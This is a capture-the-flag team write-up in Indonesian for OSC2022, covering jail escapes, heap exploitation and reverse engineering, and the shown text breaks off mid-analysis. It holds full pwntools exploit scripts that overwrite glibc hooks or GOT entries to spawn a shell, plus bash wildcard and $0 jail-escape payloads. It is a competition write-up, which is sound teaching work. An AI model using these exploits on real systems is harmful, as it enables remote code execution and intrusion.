


Petir Danny Sedang Mencari Kekasih



Anggota:

**Enryu
Shatternox
Bubur Dikenyot**

Demi CTF, opname tidak ada artinya. Sahabat kami, Shatternox, berjuang hingga kesel ga dapet alamat kekasihnya di sebelah Soti Klubi sampai disuru makan sama suster dulu takut moyung..

Daftar Isi

Daftar Isi	2
Misc	4
Jail2	4
Jail1	5
Binary Exploitation	6
Baby	6
MyHome	11
Papertitle	16
Reverse Engineering	21
1. babyREV	21
2. Hackme	22
Cryptography	29
Repeat Me	29
Web Exploitation	30
Inspect Me	30
Login	30
Post To Get	31
Ping Kematian	34
Forensic	38
Dudul	38

Misc

Jail2

Langkah Penyelesaian:

Didalam bash ada symbol ? yang bisa digunakan untuk replace char apapun dan paling pertama.

l? Artinya ls (ambil paling pertama), beruntungnya adalah ls.

```
└─(root㉿kali)-[~]
└─# nc 139.59.117.189 9998
Welcome to Jail You can't escape!
_____
#!/usr/bin/env python3
import os
print("Welcome to Jail You can't escape!")
print('*'*10)
print(open(__file__).read())
print('*'*10)
while True:
    x = input("">>>> ")
    whitelist = ["b","c", "?","/", ",","e",'t','l"]
    if any([i for i in x if i not in whitelist]):
        print("I see you are trying to hack, Exiting!")
        exit(0)
    else:
        os.system(x)

_____
>>> l?
bre4k1ng_7he_j41l
jail.py
ls
>>> █
```

Kita sudah mendapatkan nama filenya, selanjutnya adalah membuka file tersebut.

Dengan menggunakan cara yang sama, kita akan membuka file tersebut dengan command /bin/cat, atau /????/c?t
b?e????????e????l

```
>>> /????/c?t b?e????????e????l
_l1k3_4_b0ss
```

Flag: OSC2022{bre4k1ng_7he_j41l_11k3_4_b0ss}

Jail1

Langkah Penyelesaian:

Didalam bash \$[angka] adalah argument, contohnya argument 1 maka \$1.

Bagaimana dengan argument 0, argument 0 bisa selalu shell.
Penulis akan echo \$0, zsh adalah shell.

```
└─(root㉿kali)-[~]
└─# echo $0
/usr/bin/zsh
```

Penulis dapat menggunakan ini untuk mendapatkan shell, dan whitelist termasuk numeric 0 dan symbol \$.

```
└─(root㉿kali)-[~]
└─# nc 139.59.117.189 9999
Welcome to Jail You can't escape!
_____
import os
print("Welcome to Jail You can't escape!")
# Flag is in /secret/open/flag.txt
print('-'*10)
print(open(__file__).read())
print('-'*10)
while True:
    x = input("">>>> ")
    whitelist = ["0","1","2","3","4","5","6","7","8","9","/","*","?", "$",".", "'", "!", "@","#"]
    for i in range(11):
        whitelist += whitelist[i].upper()
    if any([i for i in x if i not in whitelist]):
        print("I see you are trying to hack, Exiting!")
        exit(0)
    else:
        os.system(x)
_____
>>> $0
ls
jail.py
open
cd open
ls
flag.txt
cat flag.txt
OSC2022{$0_g1ve5_sh3ll_T00_Y0u??!!!!}█
```

Flag: OSC2022{\$0_g1ve5_sh3ll_T00_Y0u??!!!!}

Binary Exploitation

Baby

Langkah Penyelesaian:

Pertama decompiler file elf, karena cukup bingung isi source codenya. Penulis akan mencari tahu alur dengan cara menjalankan elfnya, ternyata fungsinya sama seperti heap exploitation, ada create, free, view, dan edit.

Penulis melakukan coba coba terhadap file elf, telah ditemukan bisa double free, bisa view ketika sudah free, bisa edit ketika sudah free. Dari sini penulis akan create dengan size sekitar 0x450 keatas untuk mendapatkan leak libc karena masuk ke unsorted bin.

Penulis akan menggunakan teknik attack fastbin untuk overwrite __free_hook dengan system. Karena ada tcache maka harus create Junk 7 chunk, agar setelah create lagi masuk ke fastbin.

```
[root@kali) [/media/sf_CTF/osc/baby]
└# python2 solve.py
[*] '/media/sf_CTF/osc/baby/chall'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 139.59.117.189 on port 3301: Done
[*] '/media/sf_CTF/osc/baby/libc.so.6'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x7f80b143d010
0x7f80b1250000
0x7f80b143ee48
[*] Switching to interactive mode
$ ls
chall
flag.txt
start.sh
$ cat flag.txt
OSC2022{H3aPP1Ty_H0pp1tY_Fl4G_I5_N0w_mY_Pr0P3r7Y!! }
$ █
```

Code :

```
solve.py
```

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 139.59.117.189 --port 3301 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
# show up
# in "args". For example, to dump all data sent/received, and
# disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '139.59.117.189'
port = int(args.PORT or 3301)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
```

```
    return start_local(argv, *a, **kw)
else:
    return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
''.format(**locals())

#=====#
#                      EXPLOIT GOES HERE
#=====

# Arch:      amd64-64-little
# RELRO:     Full RELRO
# Stack:     Canary found
# NX:        NX enabled
# PIE:       PIE enabled

io = start()

def add(idx,size):
    sleep(0.1)
    io.sendline('add')
    io.sendlineafter(": ",str(idx))
    io.sendlineafter(": ",str(size))

def delete(idx):
    sleep(0.1)
    io.sendline('remove')
    io.sendlineafter(": ",str(idx))

def view(idx):
    sleep(0.1)
    io.sendline('read')
    io.sendlineafter(": ",str(idx))
```

```
def edit(idx,msg):
    sleep(0.1)
    io.sendline('send')
    io.sendlineafter(": ",str(idx))
    io.sendafter(": ",str(msg))
libc = ELF("./libc.so.6")

add(0,0x500)
add(1,0x10)
delete(0)
add(1,0x20)
view(0)

leak = u64(io.recvline()[:-1].ljust(8,"\\x00"))
print(hex(leak))
libc.address = leak - libc.sym['__malloc_hook'] - 1168 - 0x10
#0x1cf030
print hex(libc.address)
print hex(libc.sym['__free_hook'])

for i in range(8):
    add(i+2,0x20)

for i in range(9):
    delete(i+1)

delete(8)
delete(9)

for i in range(7):
    add(i+1,0x20)

add(1,0x20)
edit(1,p64(libc.sym['__free_hook']))
add(2,0x20)
add(3,0x20)
edit(3,"/bin/sh\\x00")
add(4,0x20)
edit(4,p64(libc.sym['system']))
```

```
delete(3)  
io.interactive()
```

Flag: OSC2022{H3aPP1Ty_H0pp1tY_F14G_I5_N0w_mY_Pr0P3r7Y!!}

MyHome

Langkah Penyelesaian:

Pertama penulis menjalankan file elf

```
[root@kali] [/media/sf_CTF/osc/myhouse]
# ./myhouse

=====
Hi, welcome to my house!
this is a gift for you: 0x7f35bab7bf10
And another: 0x5652a3c29020
Feel free to leave a review if you enjoyed your stay!

=====

1. View review
2. Add review
3. Exit

> 
```

Didalamnya ada 2 function penting yaitu add dan view, mungkin bisa abaikan exit.

Telah ditemukan vuln yaitu di add, size yang diberikan tidak dibatasin dan panjang inputnya ditambah 8 sehingga bisa melakukan overflow dan memakai teknik house of force (https://ctf-wiki.mahaloz.re/pwn/linux/glibc-heap/house_of_force/#simple-example-2), house of force memerlukan vuln yang bisa mengantikan size top chunk dan size malloc tidak dibatasin. Penulis menggunakan teknik ini untuk mengubah __malloc_hook menjadi system, untuk pop shellnya, penulis memberikan size malloc dengan address heap yang point ke /bin/sh. Sehingga ketika dipanggil malloc(address bin sh), bisa menjadi system("/bin/sh").

```
[root@kali]~/media/sf_CTF/osc/myhouse]
# python2 solve.py
[*] '/media/sf_CTF/osc/myhouse/myhouse'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       PIE enabled
    RUNPATH:   './lib'
[+] Opening connection to 139.59.117.189 on port 3008: Done
[*] u'/media/sf_CTF/osc/myhouse/lib/libc.so.6'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
0x7f0db25bb000
0x55ad98cde020
0x7f0db25fcbb0
[*] Switching to interactive mode
$ ls
flag.txt  lib  myhouse
$ cat flag.txt
OSC2022{w3lc0m3_t0_my_h0u533_0f_f0rc3_r3viewww_m33 !! }
$
```

Code :

```
solve.py

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 139.59.117.189 --port 3008 ./myhouse
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./myhouse')

# Many built-in settings can be controlled on the command-line and
# show up
# in "args". For example, to dump all data sent/received, and
# disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '139.59.117.189'
```

```
port = int(args.PORT or 3008)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *main+572
b *exit+21
b *main+172
continue
c
'''.format(**locals())

#=====#
# EXPLOIT GOES HERE
#=====#
```

```
# Arch:      amd64-64-little
# RELRO:     Partial RELRO
# Stack:     No canary found
# NX:        NX enabled
# PIE:       PIE enabled
# RUNPATH:   './lib'

io = start()

def add(size,msg):
    io.sendlineafter("> ","2")
    io.sendlineafter(": ",str(size))
    io.sendlineafter(": ",str(msg))

libc = exe.libc

io.recvuntil("you: ")
puts = int(io.recvline()[:-1],16)
libc.address = puts - libc.sym['puts']
print hex(libc.address)

io.recvuntil("another: ")
heap_base = int(io.recvline()[:-1],16)
print hex(heap_base)

print hex(libc.sym['system'])

add(24,'/bin/sh'.ljust(24,"\x00")+p64(0xffffffffffffffff))

to = libc.address + 0x3af0a8

offset_malloc_hook = libc.sym['__malloc_hook'] - heap_base - 0x20

add(offset_malloc_hook,'test')
add(0x20,p64(libc.sym['system']))

io.sendlineafter("> ","2")
io.sendlineafter(": ",str(heap_base-0x10))
```

```
io.interactive()
```

Flag: OSC2022{w3lc0m3_t0_my_h0u533_0f_f0rc3_r3vi3www_m33!!}

Papertitle

Langkah Penyelesaian:

Pertama menjalankan file elf.

```
[root@kali]~/media/sf_CTF/osc/papertitle]
# ./papertitle
Welcome to paper title !
Here, you can write the title of the paper that you wi

-:: Menu ::-
1- List papers
2- Add a paper
3- Display a paper
4- Edit a paper
5- Delete a paper
6- Exit
Choice number > █
```

Dari atas terlihat seperti challenge pada Heap exploitation. Ketika melakukan Checksec terdapat Partial Relro dan No Pie, maka bisa overwrite GOT dan address Pie static (artinya tidak perlu leak PIE base address).

Terdapat vuln Use After Free karena ketika difree tidak dinull kan, dan terdapat logic flaws yang membuat bisa mengakses paper yang sudah didelete antara 0 sampai panjang paper.

Add paper, kira kira structnya seperti dibawah ini :

```
Paper {
    Address_title
    Size_title
    Address_content
    Size_content
    Address_view
    Address_edit
}
```

Penulis akan menggunakan UAF untuk leak address libc, dimana mengubah struct paper index 1 pada Address_title dan Address_content menjadi GOT free.

Setelah mendapatkan base address libc, penulis akan menggunakan index 1 untuk mengganti GOT free menjadi system (tambahan membenarkan got lainnya), sebelumnya harus menggunakan UAF untuk membuat Paper isinya "/bin/sh".

```
(root㉿kali)-[/media/sf_CTF/osc/papertitle]
└─# python2 solve.py
[*] '/media/sf_CTF/osc/papertitle/papertitle_patched'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x3ff000)
    RUNPATH:   '.'

[+] Opening connection to 139.59.117.189 on port 3006: Done
[*] u'/media/sf_CTF/osc/papertitle/libc.so.6'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
0x7ffb95552000
[*] Switching to interactive mode
$ ls
flag
papertitle
$ cat flag
OSC2022{g00d_luck_f0r_y0ur_p4p3rr}
$ █
```

Code :

```
solve.py

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 139.59.117.189 --port 3006 ./papertitle
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./papertitle_patched')

# Many built-in settings can be controlled on the command-line and
# show up
# in "args". For example, to dump all data sent/received, and
# disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
```

```
host = args.HOST or '139.59.117.189'
port = int(args.PORT or 3006)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak *0x{exe.entry:x}
b *0x4015c6
b *0x4011d2
continue
''.format(**locals())

#=====#
#               EXPLOIT GOES HERE
#=====#
# Arch:      amd64-64-little
```

```
# RELRO:      Partial RELRO
# Stack:      No canary found
# NX:         NX enabled
# PIE:        No PIE (0x400000)

io = start()

def add(sz_title,sz_content,title,content):
    io.sendlineafter("> ",'2')
    io.sendlineafter("> ",str(sz_title))
    io.sendlineafter("> ",str(sz_content))
    io.sendlineafter("> ",str(title))
    io.sendlineafter("> ",str(content))

def view(idx):
    io.sendlineafter("> ",'3')
    io.sendlineafter("> ",str(idx))

def edit(idx,content):
    io.sendlineafter("> ",'4')
    io.sendlineafter("> ",str(idx))
    io.sendlineafter("> ",str(content))

def delete(idx):
    io.sendlineafter("> ",'5')
    io.sendlineafter("> ",str(idx))

libc = exe.libc

for i in range(4):
    add(0x40,0x40,'JUNK{}'.format(i),'JUNK')

delete(1)
delete(3)
add(0x30,0x40,p64(exe.got['free'])+p64(0x100)+p64(exe.got['free'])+"\\"+
    "x40","JUNK")

view(1)
```

```
io.recvuntil("[+] ")

leak = u64(io.recvuntil("[>] ",drop=True).ljust(8,"\x00"))
libc.address = leak - libc.sym['free']
print hex(libc.address)

for i in range(2):
    add(0x40,0x40,'JUNK{}'.format(i),'JUNK')

delete(2)
delete(3)

add(0x30,0x40,"/bin/sh\x00","JUNK")

p = p64(libc.sym['system'])
p += p64(libc.sym['puts'])
p += p64(libc.sym['printf'])
p += p64(libc.sym['fgets'])
edit(1,p)

delete(2)

io.interactive()
```

Flag: OSC2022{g00d_luck_f0r_y0ur_p4p3rr}

Reverse Engineering

1. babyREV

Diberikan sebuah binary ELF64-bit yang dimana merupakan sebuah validator flag biasa.

```
└$ ./babyREV
Enter The flag: a
Not The Flag :(
```

Kita dapat melakukan analisa static biasa dulu dengan menggunakan *strings* command.

```
└$ strings babyREV
/lib64/ld-linux-x86-64.so.2
xuZ/
exit
__isoc99_scanf
puts
printf
strlen
malloc
__cxa_finalize
strcmp
__libc_start_main
free
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Enter The flag:
T1NDMjAyMntuMHdfeTB1X2M0bl9DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=
You Got The Flag!
Not The Flag :(
;*3$"
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
GCC: (Debian 11.2.0-18) 11.2.0
Scrt1.o
```


Ternyata terdapat *leaked strings* yang bisa jadi merupakan salah satu *hardcoded value* yang kita dapat asumsikan sebagai *encoded flag*, dan jika kita telaah lebih teliti, encoding yang dipakai merupakan Base64. Maka dari itu kita dapat langsung saja mendecodenya.

```
>>> import base64
>>> base64.b64decode(b"T1NDMjAyMntuMHdfeTB1X2M0bl9DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=" )
'OSC2022{now_y0u_c4n_C_th4t_r3v_41nt_h4rddd}'
```

Flag: OSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rddd}


2. Hackme

Diberikan kembali sebuah ELF Binary 64 bit yang ternyata telah dilakukan *packing* dengan UPX Software. Hal ini bisa dibuktikan lewat dekompilasi IDA.




The screenshot shows the IDA Pro interface with the 'Functions' tab selected. It lists several functions: start, sub_450F34, sub_450F72, sub_45110F, sub_451110, sub_451120, sub_451090, sub_4510A0, sub_4510B0, sub_4510C0, sub_4510D0, sub_4510E0, sub_4510F0, and sub_451100. The assembly pane shows the assembly code for these functions. The hex dump pane shows the raw binary data, which includes the UPX header and some executable payload. The strings pane shows the extracted strings from the binary, including 'sf.net-\$..pid:U', 'PX-3.96-Copyright (C).1996-2020.', 'the-UPX-Team.-All Rights Reserved', and 'd..\$.j.ZW^...i i x i <x'.

Maka dari itu, kita harus melakukan *unpacking* terlebih dahulu dengan UPX itu sendiri (`upx -d ./binary`). Kita jalankan seperti biasa:



```
$ ./babyre_unpack
hehehehe
>aaaaaaa
```

Selanjutnya kita coba cek dari GDB, namun saat dijalankan langsung di dalam GDB, ternyata outputnya berbeda, bahkan tidak diminta input sama sekali:



```
gef> r
Starting program: /home/kali/Desktop/CTF/OSCCTF/Rev/babyre_unpack
hehehehe
good good first one achieved, hint by LiveOverflow → https://www.y4w9WgXcQ
[Inferior 1 (process 8665) exited normally]
gef>
```

Hal ini menandakan adanya *multiple process checking* pada binary tersebut yang biasa digunakan untuk teknik **anti-debug**. Karena binary ini stripped, maka kita dapat mengecek source _start program langsung dari segmen **.text** saja.

```
0x4016c0: xor    ebp,ebp
```

```
0x4016c2:    mov    r9,rdx
0x4016c5:    pop    rsi
0x4016c6:    mov    rdx,rsp
0x4016c9:    and    rsp,0xfffffffffffff0
0x4016cd:    push   rax
0x4016ce:    push   rsp
0x4016cf:    mov    r8,0x403da0
0x4016d6:    mov    rcx,0x403d10
0x4016dd:    mov    rdi,0x40191e
0x4016e4:    addr32 call  0x402950
```

Main function tersebut ada di dalam register **rdi**. Stack framenya cukup pendek namun ada beberapa pemanggilan fungsi:

```
0x40191e:    push   rbp
0x40191f:    mov    rbp,rsp
0x401922:    sub    rsp,0x100
0x401929:    mov    edi,0x3e
0x40192e:    call   0x418210
0x401933:    lea    rax,[rbp-0x100]
0x40193a:    mov    rsi,rax
0x40193d:    lea    rax,[rip+0xa3737]      # 0x4a507b
0x401944:    mov    rdi,rax
0x401947:    mov    eax,0x0
0x40194c:    call   0x40a020
0x401951:    lea    rax,[rip+0xa3726]      # 0x4a507e
0x401958:    mov    rdi,rax
0x40195b:    call   0x401860
0x401960:    mov    rcx,rax
0x401963:    lea    rax,[rbp-0x100]
0x40196a:    mov    edx,0x13
0x40196f:    mov    rsi,rcx
0x401972:    mov    rdi,rax
0x401975:    call   0x401070
0x40197a:    test   eax,eax
0x40197c:    jne    0x4019ae
0x40197e:    lea    rax,[rip+0xd077b]      # 0x4d2100
0x401985:    mov    rdi,rax
0x401988:    call   0x401860
0x40198d:    mov    rdx,rax
0x401990:    mov    rax,QWORD PTR [rip+0xd0db1]    # 0x4d2748
0x401997:    lea    rcx,[rip+0xa36f4]      # 0x4a5092
```

```
0x40199e:    mov    rsi,rcx
0x4019a1:    mov    rdi,rax
0x4019a4:    mov    eax,0x0
0x4019a9:    call   0x409ea0
0x4019ae:    mov    eax,0x0
0x4019b3:    leave 
0x4019b4:    ret
```

Di pemanggilan pertama, hanya terdapat fungsi **puts** yang melakukan prompt ">" pada saat akan menerima input yang saya duga itu menggunakan **scanf** di pemanggilan fungsi kedua (karena 0x4a507b adalah identifier string). Sedangkan 0x4a507e merupakan sebuah encoded/encrypted value dan dilanjut juga pada 0x4d2100 ada value yang juga *hardcoded*. Kedua string tersebut dipanggil sebagai parameter ke dalam fungsi di address 0x401860.

```
0x401860:    push   rbp
0x401861:    mov    rbp,rsp
0x401864:    push   rbx
0x401865:    sub    rsp,0x38
0x401869:    mov    QWORD PTR [rbp-0x38],rdi
0x40186d:    mov    rax,QWORD PTR [rbp-0x38]
0x401871:    mov    rdi,rax
0x401874:    call   0x4010d0
0x401879:    mov    rdi,rax
0x40187c:    call   0x424810
0x401881:    mov    QWORD PTR [rbp-0x20],rax
0x401885:    mov    DWORD PTR [rbp-0x14],0x0
0x40188c:    mov    DWORD PTR [rbp-0x18],0x0
0x401893:    movabs rax,0x203040505040302
0x40189d:    mov    QWORD PTR [rbp-0x2e],rax
0x4018a1:    mov    BYTE PTR [rbp-0x26],0x0
0x4018a5:    lea    rax,[rbp-0x2e]
0x4018a9:    mov    rdi,rax
0x4018ac:    call   0x4010d0
0x4018b1:    mov    DWORD PTR [rbp-0x24],eax
0x4018b4:    mov    DWORD PTR [rbp-0x18],0x0
0x4018bb:    jmp   0x4018fd
0x4018bd:    mov    eax,DWORD PTR [rbp-0x18]
0x4018c0:    movsxd rdx,eax
0x4018c3:    mov    rax,QWORD PTR [rbp-0x38]
0x4018c7:    add    rax,rdx
0x4018ca:    movzx  ecx,YTE PTR [rax]
0x4018cd:    mov    eax,DWORD PTR [rbp-0x14]
```

```
0x4018d0: cdq
0x4018d1: idiv    DWORD PTR [rbp-0x24]
0x4018d4: mov     eax,edx
0x4018d6: cdqe
0x4018d8: movzx   eax,BYTE PTR [rbp+rax*1-0x2e]
0x4018dd: xor     eax,ecx
0x4018df: mov     BYTE PTR [rbp-0x25],al
0x4018e2: mov     eax,DWORD PTR [rbp-0x18]
0x4018e5: movsxd  rdx,eax
0x4018e8: mov     rax,QWORD PTR [rbp-0x20]
0x4018ec: add     rdx,rax
0x4018ef: movzx   eax,BYTE PTR [rbp-0x25]
0x4018f3: mov     BYTE PTR [rdx],al
0x4018f5: add     DWORD PTR [rbp-0x14],0x1
0x4018f9: add     DWORD PTR [rbp-0x18],0x1
0x4018fd: mov     eax,DWORD PTR [rbp-0x18]
0x401900: movsxd  rbx,eax
0x401903: mov     rax,QWORD PTR [rbp-0x38]
0x401907: mov     rdi,rax
0x40190a: call    0x4010d0
0x40190f: cmp     rbx,rax
0x401912: jb     0x4018bd
0x401914: mov     rax,QWORD PTR [rbp-0x20]
0x401918: mov     rbx,QWORD PTR [rbp-0x8]
0x40191c: leave
0x40191d: ret
0x40191e: push    rbp
0x40191f: mov     rbp,rsi
0x401922: sub    rsi,0x100
0x401929: mov     edi,0x3e
0x40192e: call    0x418210
0x401933: lea    rax,[rbp-0x100]
0x40193a: mov     rsi,rax
0x40193d: lea    rax,[rip+0xa3737]      # 0x4a507b
0x401944: mov     rdi,rax
0x401947: mov     eax,0x0
0x40194c: call    0x40a020
0x401951: lea    rax,[rip+0xa3726]      # 0x4a507e
0x401958: mov     rdi,rax
0x40195b: call    0x401860
0x401960: mov     rcx,rax
0x401963: lea    rax,[rbp-0x100]
0x40196a: mov     edx,0x13
```

```
0x40196f:    mov    rsi,rcx
0x401972:    mov    rdi,rax
0x401975:    call   0x401070
0x40197a:    test   eax,eax
0x40197c:    jne    0x4019ae
0x40197e:    lea    rax,[rip+0xd077b]          # 0x4d2100
0x401985:    mov    rdi,rax
0x401988:    call   0x401860
0x40198d:    mov    rdx,rax
0x401990:    mov    rax,QWORD PTR [rip+0xd0db1]      # 0x4d2748
0x401997:    lea    rcx,[rip+0xa36f4]          # 0x4a5092
0x40199e:    mov    rsi,rcx
0x4019a1:    mov    rdi,rax
0x4019a4:    mov    eax,0x0
0x4019a9:    call   0x409ea0
0x4019ae:    mov    eax,0x0
0x4019b3:    leave
0x4019b4:    ret
```

Implementasi algoritma di dalamnya juga dapat terbaca secara langsung, yakni dengan melakukan **xorring** pada *hardcoded value* (yang masuk dalam register rdi) dengan key 0x2030405050403020.

Pemanggilan pertama pada address ini menunjukkan komparasi input kita dengan value pertama yang dipassing, oleh karena itu kita dapat melakukan *breakpoint* saja disana untuk membaca hasil yang sudah dixor.

Namun eksplanasi belum selesai disitu, terdapat **anti-debug** yang digunakan di dalam binary ini dan sebelumnya pada fungsi main, tidak terdapat fungsi tersebut. Biasanya, teknik ini juga bisa ditanam lewat **sebelum eksekusi main**, yakni dengan **constructor function pointer** yang ada pada **.init array** yang ada pada **register rcx** sebelumnya pada 0x4016c0.

Kita dapat melakukan *breakpoint* disana dulu dan cari pemanggilan hingga ada komparasi register rax yang biasanya menjadi acuan jika fungsi seperti **ptrace** terpanggil. Fungsi tersebut ternyata ada di 0x4017e5 yang dimana ada value string “hehehehe” disana. Ada pula dugaan benar bahwa ada komparasi register rax disana yang jika dibiarkan akan mem-force program untuk prompt laman youtube sebelumnya.

Kita dapat segera men-set **rax** register ke 1 dan continue lalu jangan lupa untuk pasang breakpoint saat hasil xor tadi selesai.

```
0x40181b          mov    edi, 0x0
```

```

0x401820      mov    eax, 0x0
0x401825      call   0x453fe0
→ 0x40182a      cmp    rax, 0xffffffffffffffff
0x40182e      jne    0x40185d
0x401830      mov    rax, QWORD PTR [rip+0xd0f11]      #
0x4d2748
0x401837      mov    rcx, rax
0x40183a      mov    edx, 0x62
0x40183f      mov    esi, 0x1

----- threads -----
[#0] Id 1, Name: "babyre_unpack", stopped 0x40182a in ?? (), reason: SINGLE
STEP

----- trace -----
